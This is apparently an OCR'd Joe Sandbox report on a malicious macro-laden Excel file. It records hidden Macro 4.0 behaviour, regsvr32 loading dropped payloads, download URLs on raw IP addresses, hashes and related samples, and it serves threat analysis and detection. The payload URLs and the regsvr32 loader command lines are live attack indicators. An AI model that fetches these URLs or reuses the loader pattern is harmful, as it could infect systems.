

ID: 431666
Sample Name:
Cancellation_1844611233_06082021.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 05:33:35
Date: 09/06/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Analysis Report Cancellation_1844611233_06082021.xlsm 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Sigma Overview 4
System Summary: 4
Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 5
System Summary: 5
Data Obfuscation: 5
Mitre Att&ck Matrix 5
Behavior Graph 5
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 13
General 13
File Icon 14
Static OLE Info 14
General 14
OLE File "Cancellation_1844611233_06082021.xlsm" 14
Indicators 14
Macro 4.0 Code 14
Network Behavior 14
Snort IDS Alerts 14
Network Port Distribution 14
TCP Packets 14
HTTP Request Dependency Graph 14
HTTP Packets 14
Code Manipulations 15
Statistics 16
Behavior 16
System Behavior 16
Analysis Process: EXCEL.EXE PID: 5184 Parent PID: 792 16
General 16
File Activities 16
File Created 16
File Deleted 16
File Written 16
Registry Activities 16
Key Created 16
Key Value Created 16
Analysis Process: regsvr32.exe PID: 4952 Parent PID: 5184 16
General 16
Analysis Process: regsvr32.exe PID: 5368 Parent PID: 5184 17
General 17
Analysis Process: regsvr32.exe PID: 4876 Parent PID: 5184 17

Copyright Joe Security LLC 2021

General 17
Disassembly 17
Code Analysis 17


Analysis Report Cancellation_1844611233_06082021.xlsm

Overview

General Information

Sample Name:	Cancellation_1844611233_06082021.xlsm
Analysis ID:	431666
MD5:	245c3e542030fb5.
SHA1:	d3659467af26b5c.
SHA256:	72da5a8ba62bc2..
Tags:	xlsm
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Yara detected Obfuscated Macro In …
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Sigma detected: Microsoft Office Pr…
- Allocates a big amount of memory (p…
- Excel documents contains an embe…
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…
- Tries to load missing DLLs

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 5184 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 4952 cmdline: regsvr32 -s ..\Post.storg MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 5368 cmdline: regsvr32 -s ..\Post.storg1 MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 4876 cmdline: regsvr32 -s ..\Post.storg2 MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
intlsheet4.xml	JoeSecurity_ObfuscatedMacroInXLSM	Yara detected Obfuscated Macro In XLSM	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Data Obfuscation:




Yara detected Obfuscated Macro In XLSM

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Cancellation_1844611233_06082021.xlsm	26%	Virustotal		Browse
Cancellation_1844611233_06082021.xlsm	33%	ReversingLabs	Script.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://103.155.92.95/44356.2323287037.dat	0%	Avira URL Cloud	safe	
http://51.89.115.125/44356.2323287037.dat	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2021

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://103.155.92.95/44356.2323287037.dat	false	• Avira URL Cloud: safe	unknown
http://51.89.115.125/44356.2323287037.dat	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.155.92.95	unknown	unknown	?	134687	TWIDC-AS-APTWIDCLimitedHK	false
51.89.115.125	unknown	France		16276	OVHFR	false
45.144.31.105	unknown	United Kingdom		42994	HQservCommunicationSolutionsIL	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	431666
Start date:	09.06.2021
Start time:	05:33:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Cancellation_1844611233_06082021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSM@7/7@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0

Copyright Joe Security LLC 2021

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.155.92.95	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	
51.89.115.125	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 51.89.115.125/44356.227524537.dat
	275a4797_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 51.89.115.125/44337.843103588.dat
	275a4797_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 51.89.115.125/44337.8380305556.dat
	e43014f7_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 51.89.115.125/44335.7228642361.dat
	e43014f7_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 51.89.115.125/44335.717878125.dat
	Debt-Details-689802216-05132021.xlsm	Get hash	malicious	Browse	• 51.89.115.125/44333.6516760417.dat
	Debt-Details-689802216-05132021.xlsm	Get hash	malicious	Browse	• 51.89.115.125/44333.642149537.dat
	OHTwo9pVp7.xlsx	Get hash	malicious	Browse	• 51.89.115.125/44330.4712299769.dat
	OHTwo9pVp7.xlsx	Get hash	malicious	Browse	• 51.89.115.125/44330.4665063657.dat
	Debt-Details-717769301-05132021.xlsm	Get hash	malicious	Browse	• 51.89.115.125/44330.0182956019.dat
	Debt-Details-717769301-05132021.xlsm	Get hash	malicious	Browse	• 51.89.115.125/44330.013627662.dat
	Debt-Details-1329792461-05132021.xlsm	Get hash	malicious	Browse	• 51.89.115.125/44329.8506186343.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Debt-Details-1329792461-05132021.xlsm	Get hash	malicious	Browse	• 51.89.115.125/44329.8456546296.dat
45.144.31.105	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TWIDC-AS-APTWIDCLimitedHK	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 103.155.92.95
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 103.155.93.93
	DEBT_06032021_861309073.xlsm	Get hash	malicious	Browse	• 103.155.93.93
	2773773737646_OOCL_INVOICE_937763.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_854427061_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Document_06022021_568261087_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	Document_06022021_568261087_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	DRAFT BL_CMA_CGM.xlsx	Get hash	malicious	Browse	• 103.155.82.236
	Document_06022021_1658142991_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	Document_06022021_1658142991_Copy.xlsm	Get hash	malicious	Browse	• 103.155.92.221
	PO (2).exe	Get hash	malicious	Browse	• 103.153.182.50
	PO.exe	Get hash	malicious	Browse	• 103.153.182.50
	Rebate_850149173_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Rebate_850149173_05272021.xlsm	Get hash	malicious	Browse	• 103.155.93.185
	Outstanding_Debt_591538347_05242021.xlsm	Get hash	malicious	Browse	• 103.155.92.157
	Outstanding_Debt_591538347_05242021.xlsm	Get hash	malicious	Browse	• 103.155.92.157
	3e53db5d_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 103.155.92.82
OVHFR	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 51.89.115.125
	Tax Folder.doc	Get hash	malicious	Browse	• 145.239.131.51
	WlMsy0a1CN.exe	Get hash	malicious	Browse	• 79.137.109.121
	#Ud83d#Udda8rocket.com 1208421(69-queue-2615.htm	Get hash	malicious	Browse	• 145.239.131.51
	E91sLsvV8S.exe	Get hash	malicious	Browse	• 144.217.14.109
	f.xls	Get hash	malicious	Browse	• 51.77.82.110
	50681.dll	Get hash	malicious	Browse	• 51.77.82.110
	50681.dll	Get hash	malicious	Browse	• 51.77.82.110
	SecuriteInfo.com.VB.Trojan.Valyria.4710.541.xls	Get hash	malicious	Browse	• 51.77.82.110
	fodeb.exe	Get hash	malicious	Browse	• 51.222.195.7
	ayowa.exe	Get hash	malicious	Browse	• 51.222.195.7
	Payment slip.exe	Get hash	malicious	Browse	• 213.186.33.5
	03062021.exe	Get hash	malicious	Browse	• 51.195.43.214
	A4C57DF59F0C85EEBCB7B40263D8C3DE037F41B7D2D43.exe	Get hash	malicious	Browse	• 46.105.204.2
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 54.38.220.85
	ConsoleApp1.exe	Get hash	malicious	Browse	• 51.222.195.7
	http___pbfoa.org_d.exe	Get hash	malicious	Browse	• 142.4.200.50
	cryptowall.exe	Get hash	malicious	Browse	• 188.165.164.184
	treetop-payroll-075491-pdf.HtmL	Get hash	malicious	Browse	• 145.239.131.51
	Rebate_18082425_05272021.xlsm	Get hash	malicious	Browse	• 51.195.38.35
HQservCommunicationSolutionsIL	Cancellation_1844611233_06082021.xlsm	Get hash	malicious	Browse	• 45.144.31.105
	zzOGYFgy8q.exe	Get hash	malicious	Browse	• 45.144.29.9
	tX6uSJFGyw.exe	Get hash	malicious	Browse	• 45.144.29.9
	SecuriteInfo.com.Trojan.PWS.Stealer.30553.25052.exe	Get hash	malicious	Browse	• 91.194.11.86
	hTe3jpKXnE.exe	Get hash	malicious	Browse	• 45.144.29.9
	order 05.21.doc	Get hash	malicious	Browse	• 45.144.29.189
	order 05.21.doc	Get hash	malicious	Browse	• 45.144.29.189

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	order 05.21.doc	Get hash	malicious	Browse	• 45.144.29.189
	SecuriteInfo.com.Downloader-FCEIFE04EE03A3CA.23702.xlsx	Get hash	malicious	Browse	• 45.144.29.69
	SecuriteInfo.com.Downloader-FCEIFE04EE03A3CA.23702.xlsx	Get hash	malicious	Browse	• 45.144.29.69
	SecuriteInfo.com.Heur.18790.xlsx	Get hash	malicious	Browse	• 45.144.29.69
	SecuriteInfo.com.Heur.18790.xlsx	Get hash	malicious	Browse	• 45.144.29.69
	21975030260_05262021.xlsm	Get hash	malicious	Browse	• 45.144.29.69
	21975030260_05262021.xlsm	Get hash	malicious	Browse	• 45.144.29.69
	IMjQ2nitdj.exe	Get hash	malicious	Browse	• 45.144.29.143
	p24PN6HEuu.exe	Get hash	malicious	Browse	• 45.144.29.143
	KERdk635uE.exe	Get hash	malicious	Browse	• 45.144.29.143
	IMjQ2nitdj.exe	Get hash	malicious	Browse	• 45.144.29.143
	YgwtJM23Kw.exe	Get hash	malicious	Browse	• 45.144.29.143
	54WMahvN3N.exe	Get hash	malicious	Browse	• 45.144.29.143

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\4D132F3C.tif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	TIFF image data, little-endian, direntries=19, height=1600, bps=53710, compression=LZW, PhotometricIntepretation=RGB, width=1600
Category:	dropped
Size (bytes):	315878
Entropy (8bit):	7.988901270632308
Encrypted:	false
SSDEEP:	6144:hRMlgE+mJ9ABc/nv5k8IKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZN3:hRMmEv2Bc/nvm8IKABfsYOmauFD
MD5:	BB737290D394078D8A16D5509C5BC970
SHA1:	C8A63B0AB1EB7745A0027E0A17A6CB4C6F79487E
SHA-256:	E11121ECA3FAD55F66EA240EADD4F5B4C978828C94C34736F7673540529B17A5
SHA-512:	3D8A6025171D283FA08D8A5BA4EAAD1EABAD55D7D34629F17F4C6601DD4438FB536B29D7B8CA71E540EDB782433118628EBD3A56CE8FFA453C6A45792425CBA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	II*.....h*.....t2#...1..Z)....).~9&.H.r.,.C+.I....e-.M.Si..}0.K.SJ...3.Ng.ZL..G.S..:m..N.Tk5..Z.Z...+.~.f.X.v.-..k.Y.....m.].Wk...p.[.WL...s.^o.\M....c..<n/!..ds9..[)...-..9. .h.z...C..i....e..m.[m..}..k.[N.....nw.^N....s..>o/.r.....C4U.kw{.....f..~.W....y.....y...'...;.R..<.[..;....o...T.....+.....?p....N.....#.....ht'...Q..E....CQ.^.\m.E.....o.Ba[.#Dp...>.<c .1$.*.Q.E....Ir..+.....Y.(H..*K..{..Q...I.....R.Y(Fr|m<$.I...RL.&.3..GP0..D....=.s.5CT,.FN.==7Sq...Iu.3JQ.%GUKS..X...5V.Hu.Z..9T..O4...KC.5.N.Q..aD...g.V.Mh.m.c.M.eMSe.?V..UoR...j....<]...G.v.B$v\lv[.].f...N\...y_...M....p`w..b.6%.a.....T3.c..S.WQ...S.....tHk[7.[4;..k.#....~e...f.m.&...-.iz6....V5.jzN...:.3.k.....M..[.....m[N...~.nz~.o...k....;.....y..{`.....u..|?-.q.f...|...m6...b..#..]'5..<...g.7_.....q.u..].....$[.....~...+..I.p.zt.Y.N.}.....FS5.....k..H...#....~.w.....:...?.....".... 4..PB.A....I...j..... .p..BX1..D..0..Bx

C:\Users\user\AppData\Local\Temp\01910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	340179
Entropy (8bit):	7.979776359107248
Encrypted:	false
SSDEEP:	6144:8RMlgE+mJ9ABc/nv5k8IKAhBfsOwmLgzLc1pTcsGEdDIPmhsB0vRakfzeQZNz+7:8RMmEv2Bc/nvm8IKABfsYOmauFu
MD5:	80DAD1B60040366AAC2DCB92B5AA7413
SHA1:	6F85120C033B050B4B6B884E5C0512157E710006
SHA-256:	E8C7B0EB445E8AB3FB14B64A15A38F68AE0A8CA4578ED69C6C9B6C5556B04F41
SHA-512:	7B80891F9C3B57F205683DC90B462EAB9254591324B1EA2FA43FEC2DA28584136D500AA3FD6C5CFB99BB9770EC46312425EF18999C5B6A6FE6CF8895988BCF0A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\01910000	
Preview:	...n.0.E.....D;M...E....I?.&G.a..a...3.....md...sgh.gt5..x.....+.I.....S.x.5[.....E.,(.a...w.Q.`.V>....G+.}.S....)....K...T.....h.I...N&..z.....h)...ON....i....%..C....H.T!j".{H..C.72#.<.....:.'J}.!.I.j{\..8ms5i.._t.Q+(.DL?..r...>.&....\M.%.%..+Ye.....&...E".>.. ....>..I'..G.{e....If.....?..c.}:.s...~q_..].../._.~q.A/..[...$..IM=?Oo.....ia..W/E..[.A.'....n.o.=>T...._..^... ..M)w...A(.....:rt.H.b..;6].k"MQ'.7.1M.....X8~.....PK.....!.....W.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Cancellation_1844611233_06082021.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:43 2020, mtime=Wed Jun 9 11:34:33 2021, atime=Wed Jun 9 11:34:33 2021, length=340171, window=hide
Category:	dropped
Size (bytes):	2340
Entropy (8bit):	4.7052271760013245
Encrypted:	false
SSDEEP:	24:8TpY+s3NO3Q8AbOZDyLJ7aB6myTpY+s3NO3Q8AbOZDyLJ7aB6m:8dY5qUbOgLkB6pdY5qUbOgLkB6
MD5:	5CB2D14907EA2DD9E90DA240B0818515
SHA1:	4BA26F2D25C85C97D2C1109A0BA6CA9DBDBA07AE
SHA-256:	1AAE42526E52FA76B8C95A8766E222CF6EFD338A2A7F255024E958B22CE49A42
SHA-512:	65B8C8F0CA146A16FFDEC0A08695AA61F9C07C2181A97ABE8DA8D044D87DB2BBF04945CE1F363F3D2455EF3564FBA0BF66EF36D429EAAC497F79F55EBA374018
Malicious:	**true**
Reputation:	low
